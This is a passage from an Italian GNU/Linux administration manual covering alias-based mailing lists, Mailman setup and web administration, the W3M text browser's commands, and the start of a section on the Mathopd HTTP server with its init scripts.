Dal punto di vista amministrativo, si distinguono due tipi di liste: moderate e non moderate. Una lista moderata è quella in cui tutti i messaggi, prima di essere ritrasmessi agli iscritti, vengono controllati da uno o più moderatori; l'altro tipo di lista non viene controllata da alcuno.

39.17.1 Lista elementare

«

Prima di vedere il funzionamento di un applicativo organizzato per la gestione di una lista, conviene apprenderne i rudimenti realizzandone una elementare attraverso la gestione degli alias.

Se l'obiettivo che ci si prefigge è solo quello di definire un indirizzo di posta elettronica che serva come punto di riferimento per il proseguimento (*forward*) dei messaggi a un elenco di persone, si può agire in due modi differenti: modificando il file '`/etc/aliases`', oppure creando un utente fittizio che possieda nella sua directory personale il file '`~/.forward`'.

Il secondo caso, quello dell'utente fittizio, è il più semplice da comprendere. Se si suppone di voler creare la lista '**`prova`**', basta registrare un utente con lo stesso nome nel sistema operativo, facendo opportunamente in modo che questo non abbia una parola d'ordine valida e nemmeno una shell funzionante. Nella sua directory personale si crea e si gestisce il file '`~/.forward`' nel quale vanno inseriti gli indirizzi degli utenti iscritti alla lista '**`prova`**'. È tutto qui; spetta all'amministratore del servizio l'aggiornamento manuale di questo file. Eventualmente, questo amministratore potrebbe essere un utente diverso dall'utente '**`root`**', per cui si potrebbe anche fare in modo che l'utenza '**`prova`**' possa funzionare regolarmente (con parola d'ordine e shell), lasciandola usare a tale persona.

Il metodo della creazione dell'alias è più efficace. Generalmente si crea un file contenente l'elenco degli indirizzi degli iscritti alla lista e si fa in modo che un alias faccia riferimento a tutti questi indirizzi. Per esempio, se nel file '`/etc/aliases`' viene inserita la riga seguente,

```
prova:          :include:/var/liste/prova/iscritti
```

si fa in modo che tutti i messaggi diretti all'indirizzo '**prova**' siano poi rinviati a tutti gli indirizzi indicati nel file '`/var/liste/prova/iscritti`'. Dal momento che con questo sistema si hanno maggiori possibilità nella definizione dei nomi, si può aggiungere convenientemente un alias per l'amministratore del servizio, come nell'esempio seguente:

```
prova:          :include:/var/liste/prova/iscritti
prova-admin     daniele
```

A seconda delle caratteristiche specifiche del MTA utilizzato, può darsi che sia necessario usare il comando '**newaliases**' dopo una modifica del file '`/etc/aliases`'. Nel caso fosse così, è importante ricordarsene.

In entrambi i casi visti è possibile mantenere un archivio dei messaggi ricevuti dalla lista, con la semplice aggiunta di un indirizzo che faccia riferimento a un file su disco. Per esempio, il file '`~prova/.forward`' potrebbe iniziare nel modo seguente:

```
"/home/prova/archivio"
Tizio Tizi <tizio@dinkel.brot.dg>
Caio Cai <caio@dinkel.brot.dg>
…
```

Nello stesso modo, il file '`/var/liste/prova/iscritti`' potrebbe iniziare come segue:

```
"/var/liste/prova/archivio"
Tizio Tizi <tizio@dinkel.brot.dg>
Caio Cai <caio@dinkel.brot.dg>
…
```

Bisogna fare attenzione ai permessi. È molto probabile che il file venga creato con i privilegi dell'utente '**mail**'. La prima volta conviene fare in modo che la directory che deve accogliere tale file abbia tutti i permessi necessari alla scrittura da parte di chiunque, in modo da vedere cosa viene creato effettivamente. Successivamente si possono regolare i permessi in modo più preciso.

39.17.2 Mailman

«

Mailman[16] è un sistema per la gestione di una lista di posta elettronica, gestito attraverso programmi CGI (capitolo 40). Questo tipo di lista di posta elettronica dipende pertanto, oltre che da un MTA adatto, anche da un servente HTTP (capitolo 40) in grado di consentire il funzionamento di programmi CGI; inoltre richiede di configurare Cron per la gestione delle operazioni periodiche.

Nella descrizione che qui viene fatta di Mailman, si trascura completamente, o quasi, ciò che riguarda la configurazione di Cron, dell'MTA e del servente HTTP, perché è molto probabile che la propria distribuzione GNU sia in grado di predisporre tutto questo in modo automatico, nel momento dell'installazione del pacchetto che corrisponde a questo applicativo. Eventualmente si può leggere la documentazione originale di Mailman che dovrebbe essere accessibile a partire da *http://www.gnu.org/software/mailman/mailman.html* .

39.17.2.1 Privilegi durante il funzionamento

«

Quando un programma di Mailman viene messo in funzione, dovrebbe acquisire privilegi limitati. Per questo, di solito gli si associa un utente e un gruppo particolari, che potrebbero corrispondere a un nome del tipo '**mailman**', oppure '**list**'. In condizioni normali, se

si installa Mailman da un pacchetto predisposto per la propria distribuzione GNU, tutto dovrebbe essere sistemato in modo automatico, compreso l'aggiornamento del file '`/etc/aliases`', con la ridirezione della posta elettronica destinata a questo utente fittizio, verso l'utente '**`root`**'.

39.17.2.2 Configurazione

La configurazione particolare di Mailman è contenuta in un file denominato '`mm_cfg.py`', che potrebbe trovarsi nella directory '`/etc/mailman/`'. Come suggerisce l'estensione, si tratta di uno script di Python.

La parte più significativa di questo file riguarda la dichiarazione di alcune variabili, come si vede dall'estratto seguente:

```
##################################################
# Put YOUR site-specific configuration below,    #
# in mm_cfg.py .                                 #
# See Defaults.py for explanations of the values.#

DEFAULT_HOST_NAME = 'dinkel.brot.dg'
DEFAULT_URL       = 'http://dinkel.brot.dg/cgi-bin/mailman'
DELIVERED_BY_URL  = '/doc/mailman/images/mailman.jpg'

MAILMAN_OWNER     = 'mailman-owner@%s' % DEFAULT_HOST_NAME

PUBLIC_ARCHIVE_URL = '/pipermail'
PRIVATE_ARCHIVE_URL = '/mailman/private'

USE_ENVELOPE_SENDER = 0
```

Per prima cosa, si può osservare che i programmi CGI di Mailman dovrebbero essere accessibili a partire da *http://dinkel.brot.dg/cgi-*

bin/mailman/; pertanto, il servente HTTP deve risultare configurato per consentire l'accesso in questo modo a tali file. In base all'esempio, si può verificare che ciò sia così provando a interrogare l'indirizzo *http://dinkel.brot.dg/cgi-bin/mailman/admin*, dal quale si deve ottenere una pagina di informazioni sull'amministrazione delle liste.

Come si può intuire dalla configurazione, si definisce che l'amministratore del sistema Mailman si chiama *mailman-owner@...*, pertanto è necessario definire a chi deve corrispondere effettivamente questo indirizzo, intervenendo nel file '`/etc/aliases`' e avviando successivamente '**`newaliases`**' (se necessario). Supponendo che si tratti effettivamente dell'utente '**`tizio`**', potrebbe essere una riga come quella seguente:

```
mailman-owner: tizio
```

Infine, è necessario definire una parola d'ordine per l'amministrazione complessiva. Per questo si usa il programma '**`mmsitepass`**':

```
# mmsitepass [Invio]

New password: digitazione_all'oscuro [Invio]

Again to confirm password: digitazione_all'oscuro [Invio]
```

In questo modo, la parola d'ordine viene annotata in modo cifrato per evitare che possa essere individuata facilmente.

39.17.2.3 Creazione e cancellazione di una lista

«

La creazione di una lista di Mailman è guidata dal programma '**`newlist`**', che si usa in pratica come nell'esempio seguente, in cui si crea la lista *prova@...*:

```
# newlist [Invio]

Enter the name of the new list: prova [Invio]

Enter the email of the person running the list: ↩
↪caio@dinkel.brot.dg [Invio]

Initial prova password: digitazione_all'oscuro [Invio]

  Entry for aliases file:

  ## prova mailing list
  ## created: 29-Aug-2002 root
  prova:         "|/var/lib/mailman/mail/wrapper post prova"
  prova-admin:   "|/var/lib/mailman/mail/wrapper mailowner prova"
  prova-request: "|/var/lib/mailman/mail/wrapper mailcmd prova"
  prova-owner:   prova-admin

  Hit enter to continue with prova owner notification...
```

Come si vede dal messaggio che si ottiene, è necessario intervenire poi manualmente nel file '`/etc/aliases`', per aggiungere alcune righe. In questo modo, gli indirizzi *prova@...*, *prova-admin@...*, *prova-request@...* e *prova-owner@...* possono poi funzionare regolarmente per la gestione e l'accesso alla lista.

Per eliminare una lista, si procede in modo analogo, con l'aiuto del programma '**`rmlist`**', che se usato con l'opzione '**`-a`**', cancella anche l'archivio dei messaggi:

```
# rmlist -a prova [Invio]
```

Infine, è possibile consultare rapidamente l'elenco degli iscritti a una lista con il comando '**`list_members`**':[17]

```
# list_members prova [Invio]
```

39.17.2.4 Amministrazione della lista

«

Mailman è fatto per essere utilizzato prevalentemente attraverso un navigatore, con il protocollo HTTP. Per verificare l'esistenza della lista appena creata, basta consultare il programma CGI '**admin**' che, secondo la configurazione già vista in precedenza, dovrebbe essere accessibile all'indirizzo *http://dinkel.brot.dg/cgi-bin/mailman/admin*. Ciò che si dovrebbe vedere è rappresentato dal listato seguente:

```
                dinkel.brot.dg mailing lists - Admin Links

    Welcome!

    Below is the collection of publicly-advertised mailman
    mailing lists on dinkel.brot.dg. Click on a list name to
    visit the configuration pages for that list. To visit the
    administrators configuration page for an unadvertised
    list, open a URL similar to this one, but with a '/' and
    the list name appended.

    General list information can be found at the mailing list
    overview page.

    (Send questions and comments to
    mailman-owner@dinkel.brot.dg.)



    List Description
    Prova [no description available]
```

Per configurare meglio la lista *prova@...* è sufficiente seguire il riferimento ipertestuale che si trova in corrispondenza del nome che appare sulla pagina, il quale porta in pratica all'indirizzo *http://dinkel.*

brot.dg/cgi-bin/mailman/admin/prova. Come spiega la stessa pagina, se esistono delle liste non pubblicizzate, la loro configurazione si raggiunge in questo modo, mettendo il loro nome dopo quello del programma CGI '**admin**'.

```
Prova Administrative Authentication

List Administrative Password: ____________________________________
Let me in...

Important: From this point on, you must have cookies enabled
in your browser, otherwise no administrative changes will
take effect.

Session cookies are used in Mailman's administrative
interface so that you don't need to re-authenticate with
every administrative operation.
This cookie will expire automatically when you exit your
browser, or you can explicitly expire the cookie by hitting
the Logout link under Other Administrative Activities (which
you'll see once you successfully log in).
```

La pagina che si ottiene serve a richiedere l'identificazione dell'amministratore della lista in base alla parola d'ordine, come inserito quando è stato utilizzato il programma '**newlist**'. Superata questa fase si raggiunge la pagina di configurazione vera e propria, che corrisponde però allo stesso indirizzo precedente.[18]

```
Prova mailing list administration
General Options Section
------------------------------------------------------------------
 Configuration Categories          Other Administrative Activities
* General Options                   * Tend to pending administrative
* Membership Management               requests
* Privacy Options                   * Go to the general list
```

```
* Regular-member (non-digest)          information page
  Options                             * Edit the HTML for the public
* Digest-member Options                 list pages
* Bounce Options                      * Go to list archives
* Archival Options                    * Logout
* Mail-News and News-Mail gateways
* Auto-responder
--------------------------------------------------------------------

Make your changes below, and then submit them using the button at
the bottom. (You can change your password there, too.)

General Options
 Fundamental list characteristics, including descriptive info and
 basic behaviors.
        Description                          Value
 The public name of this list
    (make case-changes only).  Prova_____________________________
                  (Details)
       The list admin's email
    address - having multiple  caio@dinkel.brot.dg_______________
         admins/addresses (on  _____________________________________
       separate lines) is ok.  _____________________________________
                  (Details)
   A terse phrase identifying  _____________________________________
         this list. (Details)
  An introductory description  _____________________________________
   - a few paragraphs - about  _____________________________________
         the list. It will be  _____________________________________
    included, as html, at the  _____________________________________
    top of the listinfo page.  _____________________________________
  Carriage returns will end a  _____________________________________
  paragraph - see the details  _____________________________________
     for more info. (Details)
   Prefix for subject line of  [Prova]__________________________
     list postings. (Details)
 List-specific text prepended  _____________________________________
    to new-subscriber welcome  _____________________________________
```

message (Details)	_____
	_____
Text sent to people leaving the list. If empty, no special text will be added to the unsubscribe message. (Details)	_____
Where are replies to list messages directed? Poster is strongly recommended for most mailing lists. (Details)	(*) Poster ( ) This list ( ) Explicit address
Explicit Reply-To: header. (Details)	_____
(Administrivia filter) Check postings and intercept ones that seem to be administrative requests? (Details)	( ) No (*) Yes
Send password reminders to, eg, "-owner" address instead of directly to user. (Details)	(*) No ( ) Yes
Suffix for use when this list is an umbrella for other lists, according to setting of previous "umbrella_list" setting. (Details)	-owner_____
Send monthly password reminders or no? Overrides the previous option. (Details)	( ) No (*) Yes
Send welcome message when people subscribe? (Details)	( ) No (*) Yes
Should administrator get immediate notice of new requests, as well as daily	( ) No (*) Yes

```
      notices about collected
               ones? (Details)
     Should administrator get
                  notices of  (*) No ( ) Yes
     subscribes/unsubscribes?
                   (Details)
     Send mail to poster when
    their posting is held for  (*) Yes ( ) No
          approval? (Details)
    Maximum length in Kb of a
   message body. Use 0 for no  40______
             limit. (Details)
 Host name this list prefers.  dinkel.brot.dg_____________________________
                   (Details)
     Base URL for Mailman web
  interface. The URL must end
    in a single "/". See also http://dinkel.brot.dg/cgi-bin/mailman/
 the details for an important
   warning when changing this
             value. (Details)

                 To Change The Administrator Password
+------------------------------+ +------------------------------+
| Enter current|_______________| |   Enter new|_________________|
|     password:|               | |   password:|                 |
+------------------------------+ |------------+-----------------|
                                 | Confirm new|_________________|
                                 |   password:|                 |
                                 +------------------------------+

                           [ Submit Your Changes ]
```

Quello che si vede sopra riguarda solo la configurazione generale, mentre sono disponibili altre voci per altre caratteristiche da configurare.

Al termine del lavoro, è bene indicare a Mailman la conclusione dell'attività selezionando la voce '**logout**'.

39.17.2.5 Accesso alla lista da parte degli utilizzatori normali

Gli utenti che possono avere interesse a iscriversi a una lista di quelle amministrate devono raggiungere l'indirizzo *http://dinkel.brot.dg/cgi-bin/mailman/listinfo*:

```
dinkel.brot.dg Mailing Lists
Welcome!

Below is a listing of all the public mailing lists on
dinkel.brot.dg.
Click on a list name to get more information about the list,
or to subscribe, unsubscribe, and change the preferences on
your subscription.
To visit the info page for an unadvertised list, open a URL
similar to this one, but with a '/' and the list name
appended.

List administrators, you can visit the list admin overview
page to find the management interface for your list.

(Send questions or comments to
mailman-owner@dinkel.brot.dg.)

List                          Description
Prova                         [no description available]
```

Seguendo il riferimento ipertestuale corrispondente al nome della

lista a cui si è interessati, si arriva alla pagina dalla quale ci si può iscrivere:

```
About Prova
To see the collection of prior postings to the list,
visit the Prova Archives.
Using Prova
To post a message to all the list members, send email to
prova@dinkel.brot.dg.

You can subscribe to the list, or change your existing
subscription, in the sections below.
Subscribing to Prova
Subscribe to Prova by filling out the following form. You
will be sent email requesting confirmation, to prevent
others from gratuitously subscribing you. This is a public
list, which means that the members list is openly available
(but we obscure the addresses so they are not easily
recognizable by spammers).

  Your email    _____________________________________
  address:
  You must enter a privacy password. This provides
  only mild security, but should prevent others
  from messing with your subscription. Do not use a
  valuable password as it will occasionally be
  emailed back to you in cleartext. Once a month,
  your password will be emailed to you as a
  reminder.
  Pick a        _________________
  password:
  Reenter
  password to   _________________
  confirm:
  Would you
  like to
```

```
  receive list  (*) No ( ) Yes
  mail batched
  in a daily
  digest?
                    [ Subscribe ]
Prova Subscribers
Click here for the list of Prova subscribers:
[ Visit Subscriber list ]

To change your subscription (set options like digest and
delivery modes, get a reminder of your password, or
unsubscribe from Prova), either enter your subscription
email address:

        _____________________________________ [ Edit Options ]

... or select your entry from the subscribers list
(see above).
```

Chi si iscrive, indicando l'indirizzo di posta elettronica e la parola d'ordine per poter gestire la propria configurazione personale, viene richiesta successivamente una conferma via posta elettronica, simile a questa:

```
From: prova-request@dinkel.brot.dg
To: daniele@dinkel.brot.dg
Reply-To: prova-request@dinkel.brot.dg
Subject: Prova -- confirmation of subscription -- request 779881

Prova -- confirmation of subscription -- request 779881

We have received a request from 192.168.1.1 for subscription
of your email address, <daniele@dinkel.brot.dg>, to the
prova@dinkel.brot.dg mailing list.  To confirm the request,
please send a message to prova-request@dinkel.brot.dg, and
```

```
either:

- maintain the subject line as is (the reply's additional
  "Re:" is ok),

- or include the following line - and only the following
  line - in the message body:

confirm 779881

(Simply sending a 'reply' to this message should work from
most email interfaces, since that usually leaves the subject
line in the right form.)

If you do not wish to subscribe to this list, please simply
disregard this message.  Send questions to
prova-admin@dinkel.brot.dg.
```

Di solito è sufficiente rispondere a questo messaggio, senza includere il testo precedente per ottenere l'iscrizione. A iscrizione avvenuta si riceve un messaggio di conferma, in cui è annotata la parola d'ordine che è stata definita per la personalizzazione dell'iscrizione alla lista; in seguito si riceve mensilmente un promemoria del genere.

Per accedere alla gestione della configurazione personalizzata, si parte dalla stessa pagina già vista in precedenza, mettendo soltanto il proprio indirizzo di posta elettronica nella parte inferiore:

```
About Prova
…
…
Prova Subscribers
Click here for the list of Prova subscribers:
[ Visit Subscriber list ]
```

```
To change your subscription (set options like digest and
delivery modes, get a reminder of your password, or
unsubscribe from Prova), either enter your subscription
 email address:

                _____________________________________ [ Edit Options ]

... or select your entry from the subscribers list
(see above).
```

Da lì si accede a una pagina in cui è possibile richiedere la cancellazione dalla lista o la modifica delle caratteristiche configurabili, con l'inserimento della parola d'ordine personale.

39.18 Riferimenti

«

- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*
- Doug Muth, *The SPAM-L FAQ*, *http://www.dmuth.org/spam-l*
- *Rlytest: test mail host for third-party relay*, *http://www.unicom.com/sw/rlytest*

[1] **Sendmail** software non libero: non è consentita la commercializzazione a scopo di lucro

[2] La tradizione richiede che l'eseguibile '**`sendmail`**' sia collocato nella directory '`/usr/lib/`', ma dal momento che questo fatto va in contrasto con la logica di una gerarchia ordinata del file system, in pratica si tratta solitamente di un collegamento simbolico a un eseguibile che si trova in una posizione più appropriata.

[3] **Mailx** UCB BSD

[4] **Nail** UCB BSD e altre

[5] **Mutt** GNU GPL

[6] **Grepmail** GNU GPL

[7] **IMAP toolkit** software libero con licenza speciale

[8] **Popclient** GNU GPL

[9] È questo punto che può rendere vantaggioso l'utilizzo di Popclient al posto di Fetchmail.

[10] **Fetchmail** GNU GPL

[11] **GNU Sharutils** GNU GPL

[12] L'esempio proviene da un caso accaduto realmente, senza che sia stato possibile chiarire il motivo della composizione errata. Viene proposto questo esempio perché reale, anche se incompleto, considerato il fatto che il mittente e il destinatario sono stati sostituiti, inoltre alcune informazioni sono state eliminate dal messaggio.

[13] **Mpack** software libero con licenza speciale

[14] In realtà la dimensione indicata con questa opzione è solo un riferimento approssimato, dal momento che i messaggi di posta elettronica e di Usenet tendono a espandersi, mano a mano che si aggiungono informazioni sul loro percorso.

[15] **Procmail** GNU GPL o Artistic

[16] **Mailman** GNU GPL

[17] Sono disponibili anche altri comandi, ma in generale è più semplice il controllo attraverso l'interfaccia dei programmi CGI.

[18] Come spiega Mailman stesso, è necessario che il navigatore sia in grado di accettare i *cookie*.

40.1 W3M 4239
40.2 Servente HTTP: Mathopd 4241
40.2.1 Utilizzo generale 4242
40.2.2 Configurazione 4244
40.2.3 Indici delle directory 4258
40.2.4 Registro degli accessi 4259
40.3 Protocollo HTTP 4262
40.3.1 Analisi di una connessione HTTP 4264
40.3.2 Tipi MIME 4266
40.3.3 Campi di richiesta 4267
40.3.4 Campi di risposta 4269
40.4 HTTP e CGI 4270
40.4.1 URI e query 4271
40.4.2 Input dell'utente 4273
40.4.3 Primo approccio alla programmazione CGI 4274
40.4.4 Percorso aggiuntivo 4280
40.4.5 Elementi «FORM» 4280
40.4.6 Elementi dell'ambiente «FORM» 4282
40.4.7 Metodi e variabili 4290
40.5 Programmazione CGI 4298
40.5.1 Problemi 4299

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

40.5.2 Decodifica 4300
40.5.3 Esempi elementari di applicazioni CGI 4305
40.5.4 Librerie CGI già pronte 4316
40.6 Indicizzazione e motori di ricerca 4316
40.6.1 Configurazione e scansione periodica 4317
40.6.2 Interrogazione del motore di ricerca 4321
40.6.3 Configurazioni multiple 4326
40.7 Statistiche di accesso 4327
40.7.1 Webalizer 4331
40.8 Wget 4342
40.8.1 Forma dell'URI 4343
40.8.2 File di configurazione 4344
40.8.3 Utilizzo del programma 4345
40.8.4 Scansione a partire da un file locale 4351
40.8.5 Scansione ricorsiva 4353
40.8.6 Selezione dei file in base al loro nome 4356
40.8.7 Identificazioni e parole d'ordine 4358
40.8.8 Riproduzione speculare e informazioni data-orario 4359
40.8.9 Funzionalità varie 4360
40.9 Riferimenti 4362

`.wgetrc` 4344 `access.log` 4242 `error.log` 4242 `htdig` 4316 `htdig.conf` 4317 `htdigconfig` 4317 `htsearch` 4321

mathopd 4241 mathopd.conf 4244 mathopd.pid 4242 rundig 4317 w3m 4239 webalizer 4331 webalizer.conf 4331 wget 4342 wgetrc 4344

Il modo più comune per diffondere informazioni attraverso la rete è quello di utilizzare un servente HTTP (*Hypertext transfer protocol*). Le informazioni pubblicate in questo modo sono rivolte a tutti gli utenti che possono raggiungere il servizio, nel senso che normalmente non viene richiesta alcuna identificazione: al massimo si impedisce o si concede l'accesso in base al meccanismo di filtro gestito dal supervisore dei servizi di rete o dal TCP wrapper.

Per offrire un servizio HTTP occorre un programma in grado di gestirlo, di solito in forma di demone. Analogamente al servizio FTP anonimo, il servente HTTP consente l'accesso a una directory particolare e alle sue discendenti; questa directory viene identificata spesso con il nome *document root*. Quando il servente HTTP è in grado di distinguere con quale nome a dominio è stato raggiunto il servizio e, in base a tale nome, offre l'accesso a una directory differente, si dice che distingue tra i ***domini virtuali***.

Un servente HTTP non offre solo un servizio di semplice consultazione di documenti: permette anche di interpellare dei programmi. Questi programmi sono collocati normalmente al di fuori della directory da cui si diramano i documenti (HTML o di altro tipo), per evitare che questi possano essere letti. In questo contesto, tali programmi sono definiti ***gateway*** e normalmente vengono chiamati ***programmi CGI***, o *cgi-bin*. Ma l'avvio di programmi implica l'attribuzione di privilegi: di solito si fa in modo che questi funzionino utilizzando la personalità di un utente fittizio apposito ('**www**', '**nobody**' o simile), per evitare che possano compiere più azioni del necessario.

Secondo le consuetudini, normalmente si configura il servente HTTP in modo da non consentire la lettura del contenuto delle directory. In pratica, se si indica un indirizzo che rappresenta una directory, si ottiene invece un file predefinito, corrispondente di solito a '`index.html`' (o qualcosa di simile), contenuto nella directory richiesta; tuttavia, se questo è assente, non si ottiene alcunché.

Per poter usufruire di un servizio HTTP occorre un programma cliente adatto. In generale, tale programma cliente è in grado di accedere anche ad altri servizi, pertanto, in questo senso viene definito semplicemente «navigatore». Il programma di navigazione tipico dovrebbe consentire anche la visualizzazione di immagini e la fruizione di altri contenuti multimediali, ma un buon programma che utilizza soltanto un terminale a caratteri può funzionare in qualunque condizione, quindi, tale possibilità non deve essere scartata a priori.

Riquadro 40.1. *Uniform resource locator*, *Uniform resource identifier*

L'integrazione di diversi protocolli impone l'utilizzo di un sistema uniforme per indicare gli indirizzi, per poter conoscere subito in che modo si deve effettuare il collegamento. Per questo, quando si utilizza un navigatore, si devono usare indirizzi espressi in modo standard, precisamente secondo il formato URI, o *Uniform resource identifier*. Attualmente, è ancora in uso la vecchia definizione, URL, *Uniform resource locator*, la quale rappresenta un sottoinsieme di URI. Attraverso questa modalità, è possibile definire tutto quello che serve per raggiungere una risorsa: protocollo, nodo di rete (*host*), porta, percorso. Il formato generale di un URI è descritto nella sezione 54.1.

40.1 W3M

W3M[1] è un navigatore fatto per i terminali a caratteri, senza grafica, che però funziona correttamente con la codifica UTF-8 e ha una buona resa delle tabelle.

W3M si compone in pratica dell'eseguibile '**w3m**':

```
w3m [opzioni] risorsa_iniziale
```

Il file iniziale va indicato in forma di URI; eventualmente, se si tratta di file locali si può indicare il percorso senza URI.

Durante il funzionamento di W3M, la navigazione con la tastiera è abbastanza intuitiva e sono disponibili anche altri comandi molto interessanti. Si veda la tabella 40.2.

Tabella 40.2. Alcuni dei comandi di W3M.

Tastiera	Descrizione
[*H*]	Mostra il riepilogo dei comandi di navigazione.
[*pagina-su*], [*b*], [*Esc*][*v*]	Fa scorrere il testo all'indietro di una schermata.
[*pagina-giù*], [*spazio*], [*Ctrl v*]	Fa scorrere il testo in avanti di una schermata.
[*freccia-su*], [*Ctrl p*], [*k*]	Porta il cursore sulla riga precedente.
[*freccia-giù*], [*Ctrl n*], [*j*]	Porta il cursore sulla riga successiva.
[*Ctrl b*], [*h*]	Porta il cursore sul carattere precedente.
[*Ctrl f*], [*l*]	Porta il cursore sul carattere successivo.
[*J*]	Fa scorrere il testo in alto di riga.
[*K*]	Fa scorrere il testo in basso di riga.
[<]	Fa scorrere il testo verso sinistra.

Tastiera	Descrizione
[>]	Fa scorrere il testo verso destra.
[,]	Fa scorrere il testo verso sinistra di una sola colonna.
[.]	Fa scorrere il testo verso destra di una sola colonna.
[*Inizio*], [*g*]	Raggiunge l'inizio del file.
[*Fine*], [*G*]	Raggiunge la fine del file.
[*Ctrl u*], [*Esc*][*Tab*]	Raggiunge il riferimento ipertestuale precedente.
[*Tab*]	Raggiunge il riferimento ipertestuale successivo.
[*Invio*]	Accede al riferimento ipertestuale su cui si trova il cursore.
[*a*], [*Esc*][*Invio*]	Salva il riferimento ipertestuale in un file.
[*u*]	Mostra alla base dello schermo l'URI corrispondente al riferimento ipertestuale su cui si trova il cursore.
[*c*]	Mostra alla base dello schermo l'URI attuale.
[=]	Mostra le informazioni sull'URI attuale.
[*F*]	Cerca di elaborare una cornice (*frame*).
[*U*]	Permette di accedere a un URI da inserire manualmente.
[*F*]	Permette di accedere a un file da indicare manualmente.
[*R*]	Ricarica il documento.
[*S*]	Salva il documento su un file, come lo si vede sullo schermo.
[*Esc*][*s*]	Salva il documento su un file in forma originale.
[*s*]	Seleziona uno dei documenti visitati di recente.
[*o*]	Accede a una maschera di opzioni di funzionamento.

Tastiera	Descrizione
[*Ctrl s*], [*/*]	Richiede l'inserimento di una stringa di ricerca nella pagina attuale.
[*Ctrl r*], [*?*]	Come [*/*], ma ricerca all'indietro.
[*n*]	Continua la ricerca in avanti.
[*N*]	Continua la ricerca all'indietro.
[*q*]	Conclude il funzionamento chiedendo conferma.
[*Q*]	Conclude il funzionamento senza chiedere conferma.

W3M può essere avviato utilizzando diverse opzioni nella riga di comando. Tuttavia, di solito queste non si usano, potendo intervenire nel suo funzionamento attraverso il comando [*o*].

40.2 Servente HTTP: Mathopd

Mathopd[2] è un servente HTTP fatto per impegnare poche risorse, offrendo un insieme ragionevole di possibilità di configurazione.

Mathopd, da solo, non è in grado di mostrare il contenuto delle directory, in mancanza di un indice, inoltre produce un registro (log) che non è conforme agli standard, costituito di solito dal formato CLF (*Common log format*) o da quello combinato (sezione 40.7), ma è possibile rimediare a queste carenze con degli script o dei piccoli programmi di contorno.

Mathopd si compone del programma eseguibile '**`mathopd`**' che richiede un file di configurazione, corrispondente normalmente al file '`/etc/mathopd.conf`'. Il programma è fatto per funzionare da

solo, fuori dal controllo del supervisore dei servizi di rete, senza bisogno di avviare altre copie di se stesso.

40.2.1 Utilizzo generale

«

Mathopd è un servente HTTP molto «particolare», a cominciare dalla sintassi per l'avvio del programma '**mathopd**':

```
mathopd [opzioni] -f file_di_configurazione
```

Come si può osservare dal modello sintattico proposto, risulta obbligatorio indicare il file di configurazione con l'opzione '**-f**', perché in mancanza di questa informazione, il programma si aspetta di ricevere la configurazione dallo standard input.

Attraverso le altre opzioni che si trovano descritte nella pagina di manuale *mathopd(8)* è possibile controllare il funzionamento del servente per obbligarlo a funzionare in primo piano o a fornire informazioni diagnostiche. Attraverso una serie di segnali, è possibile attivare e disattivare delle funzionalità diagnostiche o intervenire sugli accessi in corso. In particolare, se il programma servente riceve il segnale SIGHUP rilegge la configurazione, mentre con SIGTERM o SIGINT termina di funzionare. A questo proposito, in un sistema GNU/Linux il servizio potrebbe essere controllato con uno script simile all'esempio seguente:

```
#! /bin/sh

case "$1" in
    start)
        echo "Avvio del servizio HTTP."
        /usr/sbin/mathopd -f /etc/mathopd.conf
        ;;
```

```
    stop)
        echo "Arresto del servizio HTTP."
        killall -s SIGTERM mathopd
        ;;
    reload)
        echo "Rilettura della configurazione del servizio"
        echo "HTTP."
        killall -s SIGHUP mathopd
        ;;
    *)
        echo "Utilizzo:"
        echo "/etc/init.d/mathopd {start|stop|reload}"
        exit 1
esac

exit 0
```

Durante il suo funzionamento, Mathopd ha la necessità di scrivere su tre file, che in condizioni normali coincidono con l'elenco seguente; tuttavia, si può modificare la collocazione e il nome di questi file intervenendo nella configurazione:

'`/var/run/mathopd.pid`'	contiene il numero del processo elaborativo (PID);
'`/var/mathopd/access.log`'	registro degli accessi;
'`/var/mathopd/error.log`'	registro degli errori.

A questo punto, sapendo che Mathopd annota il numero del processo elaborativo nel file '`/var/run/mathopd.pid`', o in qualunque altro file specificato nella configurazione, si può migliorare lo script di controllo del servizio in questo modo, rendendolo adatto a

un sistema GNU qualsiasi:

```
#! /bin/sh

case "$1" in
    start)
        echo "Avvio del servizio HTTP."
        /usr/sbin/mathopd -f /etc/mathopd.conf
        ;;
    stop)
        echo "Arresto del servizio HTTP."
        kill -s SIGTERM `cat /var/run/mathopd.pid`
        ;;
    reload)
        echo "Rilettura della configurazione del servizio"
        echo "HTTP."
        kill -s SIGHUP `cat /var/run/mathopd.pid`
        ;;
    *)
        echo "Utilizzo:"
        echo "/etc/init.d/mathopd {start|stop|reload}"
        exit 1
esac

